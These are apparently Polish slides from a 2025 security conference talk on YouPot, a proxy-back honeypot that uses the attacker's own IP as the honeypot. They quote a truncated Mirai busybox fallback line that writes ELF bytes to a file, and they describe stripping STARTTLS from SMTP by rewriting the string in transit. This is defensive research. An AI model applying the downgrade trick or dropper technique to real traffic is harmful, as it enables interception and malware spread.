BAJT w BAJT?

No dobra, kłamałem. Dodałem zamienianie ciągów na inne.

Moglibyśmy poprawić ten ruch. Tak tylko trochę :)

Poprawka do Mirai

Zmiana IP z którego ściągany jest plik:

Zmiana 1.2.3.4 na 1.2.3,4 od klienta do serwera

Zmiana 1.2.3,4 na 1.2.3.4 od serwera do klienta

Ściąganie nie działa, uruchamia się zapasowy mechanizm:

```
/bin/busybox echo -ne "\x7F\x45\x4C\x46\x01\x00...." > .d
```

Ciekawe co jeszcze można by poprawić :)

Przykład STARTTLS

Zmiana STARTTLS na STARTWTF od serwera do klienta

Zmiana STARTTLS na HELP WTF od klienta do serwera

Wynik: brak STARTTLS w SMTP :)

“Narzędzia raportujące”

Jeszcze nie. Tylko troche magii shella:

Lista portów:

```
ls -ld */* | cut -d / -f 2 | sort -u
```

Ruch per port:

```
ls -ld */* | cut -d / -f 2 | sort -u | while read port; do (echo "##### $port #####"; cat */$port/*/textdump.log ) | less ; done
```

itp... Nie świetnie, ale cośtam pokazuje.

Skrypt w pythonie który znajduje pomyślnie zalogowane sesje SSH i telnet.

A tak przy okazji: dane też są wysyłane do pewnej przyjaznej Polskiej instytucji która lubi takie rzeczy :)

TODO

<https://github.com/sq5bpf/youpot>

TODO:

Ścieżki hardkowowane jako /home/youpot/youpot

Napisane w C :)

Dodanie wsparcie MitM dla innych protokołów (MS SQL itp)

Lepsze narzędzia raportujące

Refactoring kodu (bo brzydki)

CO NOWEGO?

YOUPOPOT został pierwszy raz pokazany w czerwcu 2025 na Confidence

Coraz mniej Mirai – albo koniec kampanii

Docker (k8s) nadal bardzo popularne

Kampania z logowaniem SSH z długimi hasłami się skończyła

Kampania redis się skończyła

Generalnie mniej połączeń. Może IP już jest spalony? Trzeba następny :)

Podsumowanie

YOUPOT jest nowym honeypotem proxy-back do łapania robaków sieciowych (ale łapie też inne rzeczy). Używa IP atakującego jako honeypota.

Nie trzeba robić żadnej emulacji. Działa z nieznanymi protokołami.

Pure honeypot, ale z bardzo małą powierzchnią ataku.

<https://github.com/sq5bpf/youpot>

Feedback

Zeskanuj kod i zostaw
swoją opinię

<https://github.com/sq5bpf/youpot>

<https://github.com/sq5bpf/misc>



YouPot: agresor jest honeypotem

Jacek Lipkowski

<https://thehacksummit.com/user.html#!/lecture/THS25-4318/rate>

Dziękuję za oglądanie!

Pamiętaj, aby zostawić swoje pytania i ocenić prezentację w poniższej sekcji.



THE H@CK
SUMMIT

Prelekcja wybrana w wyniku selekcji przez Radę Programową złożoną z uznanych liderów obszaru cyberbezpieczeństwa.

Warszawa,
13.10.2025 - 14.10.2025



OFICJALNA PRELEKCJA THE HACK SUMMIT

ACADEMIC PARTNERS